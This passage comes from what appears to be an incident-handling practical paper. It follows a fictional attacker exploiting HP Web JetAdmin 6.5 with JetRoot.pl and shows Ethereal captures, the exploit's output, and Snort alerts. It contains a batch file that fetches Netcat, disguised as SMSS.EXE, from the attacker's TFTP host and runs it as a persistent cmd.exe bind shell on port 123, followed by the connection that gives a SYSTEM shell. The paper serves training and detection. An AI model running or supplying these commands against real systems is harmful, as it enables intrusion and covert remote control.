By utilizing Ethereal (figure 16) to capture the Nmap version detection operation at a packet level, N3tSl@y3r can see why the service listening on TCP port 8000 is returning what appears to be a different version or possibly, a different application. Packets #1 to #3 represent the initial TCP handshake between the attack laptop and the target system. Packets #4 through #20 represent Nmap executing the "-sV" option with the network-service-probes file in an effort to determine the particulars of the service listening on TCP port 8000.



No. -	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.3	192.168.1.2	TCP	49935 > 8000 [SYN] Seq=0 Ack=0 Wir
2	0.000414	192.168.1.2	192.168.1.3	TCP	8000 > 49935 [SYN, ACK] Seq=0 Ack=
3	0.000458	192.168.1.3	192.168.1.2	TCP	49935 > 8000 [RST] Seq=1 Ack=1334C
4	0.029597	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [SYN] Seq=0 Ack=0 Win=
5	0.030509	192.168.1.2	192.168.1.3	TCP	8000 > 2096 [SYN, ACK] Seq=0 Ack=1
6	0.030549	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [ACK] Seq=1 Ack=1 Win=
7	5.031048	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [PSH, ACK] Seq=1 Ack=1
8	5.081638	192.168.1.2	192.168.1.3	TCP	8000 > 2096 [ACK] Seq=1 Ack=19 Wir
9	5.081760	192.168.1.2	192.168.1.3	TCP	8000 > 2096 [ACK] Seq=1161 Ack=19
10	5.081802	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [ACK] Seq=19 Ack=2321
11	5.081908	192.168.1.3	192.168.1.2	TCP	[TCP Dup ACK 10#1] 2096 > 8000 [AC
12	5.082358	192.168.1.2	192.168.1.3	TCP	8000 > 2096 [ACK] Seq=2321 Ack=19
13	5.082449	192.168.1.2	192.168.1.3	TCP	8000 > 2096 [ACK] Seq=3481 Ack=19
14	5.082495	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [ACK] Seq=19 Ack=3481
15	5.082550	192.168.1.2	192.168.1.3	TCP	8000 > 2096 [ACK] Seq=4641 Ack=19
16	5.082597	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [ACK] Seq=19 Ack=5801
17	5.082672	192.168.1.3	192.168.1.2	TCP	[TCP Dup ACK 16#1] 2096 > 8000 [AC
18	5.082999	192.168.1.2	192.168.1.3	TCP	8000 > 2096 [FIN, PSH, ACK] Seq=58
19	5.083044	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [ACK] Seq=19 Ack=6704
20	5.084716	192.168.1.3	192.168.1.2	TCP	2096 > 8000 [RST] Seq=19 Ack=6704


```
▷ Frame 1 (54 bytes on wire, 54 bytes captured)
▷ Ethernet II, Src: 00:08:02:dd:54:07, Dst: 00:b0:d0:f8:41:3b
▷ Internet Protocol, Src Addr: 192.168.1.3 (192.168.1.3), Dst Addr: 192.168.1.2 (192.168.1.2)
▷ Transmission Control Protocol, Src Port: 49935 (49935), Dst Port: 8000 (8000), Seq: 0, Ack: 0, Len: 0
```

```
0000  00 b0 d0 f8 41 3b 00 08  02 dd 54 07 08 00 45 00   ....A;.. ..T...E.
0010  00 28 fa 00 00 00 28 06  15 7a c0 a8 01 03 c0 a8   .(....(. .z......
0020  01 02 c3 0f 1f 40 57 4a  0c 62 00 00 00 00 50 02   .....@WJ .b....P.
0030  04 00 e2 90 00 00                                  ......
```

File: gcih2 8166 bytes 00:00: P: 20 D: 20 M: 0

Figure 16 - Ethereal Packet Capture of Nmap Scan

Utilizing the "Follow TCP Stream" feature of Ethereal on packets #4 through #20 illustrates Nmap's query and the response (figures 17, 18, and 19). Nmap issues a "GET / HTTP/1.0" to the service listening on TCP port 8000 on the target system. The target system response is a lengthy one but trolling through the TCP stream yields some interesting finds. Figure 17 shows that an HP Web Server, v3.00.1696, is listening as well referring to framework.ini file which is part of the HP Web JetAdmin application. Figure 18 also illustrates a reference to HP Web JetAdmin.




Follow TCP stream

Stream Content

```
GET / HTTP/1.0

HTTP/1.0 200 OK
Server: HP-Web-Server-3.00.1696
Connection: close
Expires: Fri, 27 Aug 2004 05:52:06 GMT
Set-Cookie: wja_cache_id=3805; path=/
Set-Cookie: wja_pcache_id=3805; expires=Wed, 26 Aug 2009 05:52:06 GMT; path=/
Content-type: text/html; charset=UTF-8



.
.
.
.
.
.






<!-- framework.ini C:\Program Files\HP Web JetAdmin\doc\plugins\framework\framework.ini--
```

Entire conversation (6720 bytes) ● ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays

Figure 17 – TCP Expansion HTTP GET Request



Follow TCP stream


Stream Content

```

<!--
Copyright (C) 1996-2001 Hewlett-Packard Company
All Rights Reserved.
11311 Chinden Blvd.
Boise, Idaho  83714
-->


<head>
.<title>
..HP Web JetAdmin Framework
.</title>

.
.




<meta NAME="Generator" CONTENT="Hewlett-Packard HP Web JetAdmin">
<meta HTTP-EQUIV="expires" CONTENT="Tue, 01 Jan 1981 01:00:00 GMT">


.
.<SCRIPT LANGUAGE="JavaScript">
.<!--Begin Hide
.var isNav4, isIE4;
if (parseInt(navigator.appVersion.charAt(0)) >= 4)
{
.isNav4 = (navigator.appName == "Netscape") ? true : false;
```

Entire conversation (6720 bytes) ● ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays

Figure 18 –TCP Expansion HTTP GET Request

And finally, figure 19 makes reference to a “HP Web JetAdmin Application Framework” as well as a “hpjwja_splash_6_5.gif” image.


Follow TCP stream
Stream Content
Save As
Print
Entire conversation (6720 bytes)
● ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays
Filter out this stream
Close

```
>

<table border=0 width=100% height=100%>
<tr valign=middle align=center><td>
<h2>Welcome to the HP Web JetAdmin Application Framework
</h2>
<table border=0>



<tr align=center><td colspan=4>

.<form name="fwcount"><input type="hidden" name="_fwtimer" value="2"></form>

</td></tr>


<tr align=center><td colspan=4>
.<a href="Javascript:chooseApp('hpjwja')"><img src="/plugins/hpjwja/image/hpjwja_splash_6_5.gif
</td></tr>




.

</table>
</tr></td>
</table>
<form action="/" name="fwlauncher" method="POST">
```

Figure 19 - TCP Expansion HTTP GET Request


Based on this Ethereal TCP Stream review, N3tSl@y3r has a high confidence level that he has found his mark. Nmap’s version detection enumeration of “`HP Web Jetwebadmin 3.00.1696`” on TCP port 8000 is the Web Server version and not the Web JetAdmin software version. It is providing somewhat misleading information. Running the exploit script will tell N3tSl@y3r for sure.

Step Two:

As the first segment of the JetRoot.pl exploit code contains both OS and HP Web JetAdmin version detection code, he’ll know soon enough its v6.5. N3tSl@y3r commences executing the JetRoot.pl script by entering the following command:

```
C:\perl JetRoot.pl 192.168.1.2
```

Success! Figure 20 shows that N3tSl@y3r has verified his mark (“`Target system is Windows.`”) as the exploit code is now enquiring how he wants to upload files.



```
C:\>perl JetRoot.pl 192.168.1.2
Phenoelit HP Web JetAdmin 6.5 remote
 Linux root and Windows NT/2000 Administrator exploit
 by FX of Phenoelit
 Research done at BlackHat Singapore 2002

HP Web JetAdmin Path:
        C:\Program Files\HP Web JetAdmin\doc\plugins\framework\framework.ini
HP Web JetAdmin Version: 6.5.1696
Target system is Windows.
 Do you want file upload via FTP [f] or TFTP [t]: _
```

Figure 20 – JetRoot.pl Execution – Successful Find of Target System

Attack Detection

The best chance of detecting this stage of the attack is with network countermeasures. Unfortunately, detection of N3tSl@y3r's scan in the VSU environment would not happen via the Snort NIDS as the preprocessor "portscan" has not been configured. This preprocessor can be configured to detect port scans based on how many connections per unit of time to which target addresses. The Snort NIDS does contain several Nmap signatures but N3tSl@y3r tuned his query such that none were triggered (verified in the lab). The use of the "-P0" option was key as this disabled the normal "ping" operation of Nmap which would have been detected. The default "ping" operation of Nmap is to send an ICMP echo request and a TCP ACK packet to port 80.

The existing victim system countermeasures would not detect this scanning activity either. In fact, it is difficult to recommend any option here as the probes to the HP Web JetAdmin on port TCP/8000 may not be considered out of the ordinary. As mentioned earlier, unfortunately the HP Web JetAdmin v6.5 application itself has no logging capability whatsoever.

6.3. Exploiting the System

Action Taken:

At the heart of his attack, N3tsl@y3r has chosen to deploy Netcat[29](nc.exe).

[29] Wysopal , Chris. "Netcat 1.1 for Win 95/98/NT/2000." Network Utility Tools. URL: http://www.atstake.com/research/tools/network_utilities/

Netcat is a TCP/UDP utility to read and write data across network connections and exceedingly useful for network management and in the compromise of a remote host. For a further description of Netcat and a usage description, see http://www.atstake.com/research/tools/network_utilities/nc11nt.txt.


Prior to executing the TFTP upload operation of JetRoot.pl, N3tSl@y3r starts the Solarwinds TFTP server on his attack laptop. It has been configured as follows:

TFTP Root Directory: C:/
Security: Transmit only
Advanced Security: Permitted IP Address – 192.168.1.2

As part of the TFTP upload operation, N3tSl@y3r has pre-built the following two line .BAT file, hpwebjetadmin.bat:

```
tftp.exe 192.168.1.3 –i GET \SMSS.EXE C:\WINNT\SMSS.EXE
C:\WINNT\SMSS.EXE –d –L -p123 -e cmd.exe
```

As part of the exploit code's execution, this file will be downloaded to the victim system from his attack laptop and subsequently executed. The first line executes tftp.exe (available by default on Windows 2000 systems) to upload a file called SMSS.EXE from his attack laptop and transfer it in binary format (-i) to C:\WINNT\SMSS.EXE on the victim system. SMSS.EXE is really a copy of Netcat (nc.exe) renamed to hide its true identity. Anyone seeing a file called nc.exe running on the victim system (or any system for that matter) would probably raise an alarm and investigate further. Indeed, many viruses, worms, and trojans employ Netcat (nc.exe) as part of their execution. Naming nc.exe to SMSS.EXE increases the stealth as a real SMSS.EXE (the session manager subsystem) already runs on Windows 2000 systems and running a second instance may be overlooked by a systems administrator. As well, any administrator trying to stop a process called SMSS.EXE through the Task Manager will fail with an "Unable to Terminate Process" message dialog box (figure 21). N3tsl@y3r took his inspiration for this SMSS.EXE masquerading technique from the Counter Hack Web Site[30] - Spinal Hack Hacker Challenge.



Unable to Terminate Process

This is a critical system process. Task Manager cannot end this process.

Figure 21 – Task Manager Critical System Process Message

[30] Skoudis, Ed. "Spinal Hack." Counter Hack Website. November 2003. URL: http://www.counterhack.net/spinal_hack.html


The second line runs Netcat (SMSS.EXE) in listen mode (-L) detached from the console (-d) executing a command shell (-e cmd.exe) when a connection, from any system, is made to port TCP/123 (-p 123) and will restart Netcat with the same command line when the connection is terminated (-L). This way he can reconnect over and over again. The connection from any system leaves it open to access from anyone else and thus poses a risk. Be that as it may, N3tsl@y3r cannot guarantee from where he will attack from next (i.e. his IP address would change based on his physical location on the VSU campus/building).

Port 123 was selected in an effort to hide his activity as N3tSl@y3r knows that the VSU Astrophysics department utilizes NTP (Network Time Protocol) to time sync their systems. The fact that he is running it over TCP versus the normal UDP on client systems is also hopefully overlooked. The victim system is configured to time sync via NTP port UDP/123 queries outbound to selected NTP time severs. Nc.exe listening on port TCP/123 should pose no conflict.

His preparation complete, N3tsl@y3r continues execution of the exploit code and enters the following three parameters (figure 22):


TFTP Host: 192.168.1.3
TFTP Path: \
TFTP File: hpwebjetadmin.bat

N3tsl@y3r waits a few moments and observes two successful uploads executed from that victim server from his TFTP server management console (figure 23). Both hpwebjetadmin.bat and SMSS.EXE are uploaded by the victim system.



```
C:\>JetRoot.pl 192.168.1.2
Phenoelit HP Web JetAdmin 6.5 remote
 Linux root and Windows NT/2000 Administrator exploit
 by FX of Phenoelit
 Research done at BlackHat Singapore 2002

HP Web JetAdmin Path:
        C:\Program Files\HP Web JetAdmin\doc\plugins\framework\framework.ini
HP Web JetAdmin Version: 6.5.1696
Target system is Windows.
 Do you want file upload via FTP [f] or TFTP [t]: t
TFTP used ...
TFTP Host: 192.168.1.3
TFTP Path: \
TFTP File: hpwebjetadmin.bat
If everything works well, the specified file should be running
 soon in SYSTEM context. Don't stop this script until your program
 terminates. Enjoy the box.
_
```


Figure 22 – JetRoot.pl Execution – TFTP Operation



```
Sent hpwebjetadmin.bat to (192.168.1.2), 100 bytes
Sent SMSS.EXE to (192.168.1.2), 59392 bytes
```

Figure 23 – TFTP Server File Console – File Transfers

Success! The Netcat executable, SMSS.EXE, is on the victim server and has executed a command shell (cmd.exe) when his attack laptop has connected on port TCP/123 (figure 24). He is in and with local SYSTEM level privileges.



```
C:\>nc.exe 192.168.1.2 123
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Figure 24 – Netcat Connection to Victim Server

Attack Detection

Of the network countermeasures, the Snort NIDS would detect the exploit activity. After N3tsl@y3r finishes entering the TFTP parameters, the remainder of the JetRoot.pl exploit code execution triggers the following first signature:

```
[**] [1:2655:1] MISC HP Web JetAdmin ExecuteFile admin access [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
08/30-16:03:22.070522 192.168.1.3:1162 -> 192.168.1.2:8000
TCP TTL:128 TOS:0x0 ID:32849 IpLen:20 DgmLen:663 DF
***AP*** Seq: 0x1865E1BC  Ack: 0xD10D2F9A  Win: 0xFC00  TcpLen: 20
[Xref => http://www.securityfocus.com/bid/10224]
```

Secondly, JetRoot.pl then triggers the TFTP upload of the hpwebjetadmin.bat file:

```
[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:03:22.160500 192.168.1.2:1519 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:50598 IpLen:20 DgmLen:56
Len: 28
```

And finally, as JetRoot.pl's final act of execution, it executes the hpwebjetadmin.bat file on the victim system which contains another TFTP upload of the SMSS.EXE (Netcat) binary:

```
[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:03:22.339638 192.168.1.2:1520 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:50602 IpLen:20 DgmLen:46
Len: 18
```

No current system countermeasures on the victim system would detect this stage of the attack. Since the default Windows 2000 local audit policy [31]is in place, no activity is logged in the any of the System, Application, or Security event log files. Again, HP Web JetAdmin v6.5 has no logging capability. A recommendation for improving the detection includes the option of configuring the audit management of the event logs [32] to a level that detects activities such as the execution of "cmd.exe" or "tftp.exe". Deployment of a HIDS (products like Dragon Host Sensor, Tripwire, etc.) could be configured to detect the appearance of new files in directories such as C:\ and C:\WINNT, etc.

[31] "Default Security Policy Settings." Microsoft Windows 2000 Security Hardening Guide. URL: http://www.microsoft.com/technet/security/prodtech/win2000/win2khg/appxa.mspx
[32] "Microsoft Windows 2000 Security Hardening Guide." Audit Management. URL: http://www.microsoft.com/technet/Security/topics/issues/w2kccadm/auditman/w2kadm24.mspx

6.4. Keeping Access

